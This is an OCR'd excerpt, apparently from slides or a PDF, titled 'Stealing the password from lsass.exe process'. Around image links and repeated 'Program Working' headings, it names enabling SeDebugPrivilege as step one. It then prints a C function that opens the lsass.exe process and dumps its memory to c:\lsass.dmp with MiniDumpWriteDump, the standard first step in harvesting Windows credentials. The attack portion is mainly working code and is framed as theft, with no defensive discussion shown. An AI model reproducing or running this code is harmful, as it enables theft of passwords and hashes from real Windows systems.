

Stealing the password from lsass.exe process

Program Working




Program Working

Step 1: enable “SeDebugPrivilege”




Program Working

Step 2: Dump the memory of lsass



Program Working




```
BOOL generateMiniDump() {

  bool dumpSuccess = FALSE;
  int processID = locateTargetProcess("lsass.exe");

  HANDLE processHandle = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, processID);

  HANDLE outputfileHandle = CreateFile((LPCTSTR)"c:\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

  if (processHandle && outputfileHandle != INVALID_HANDLE_VALUE)
{
        dumpSuccess = MiniDumpWriteDump(processHandle, processID, outputfileHandle, (MINIDUMP_TYPE)0x00000002, NULL, NULL, NULL);
        printf(dumpSuccess ? "successfully dumped to lsass.dmp :)\n" : "failed to dump :(\n");
}
  return dumpSuccess;
}
```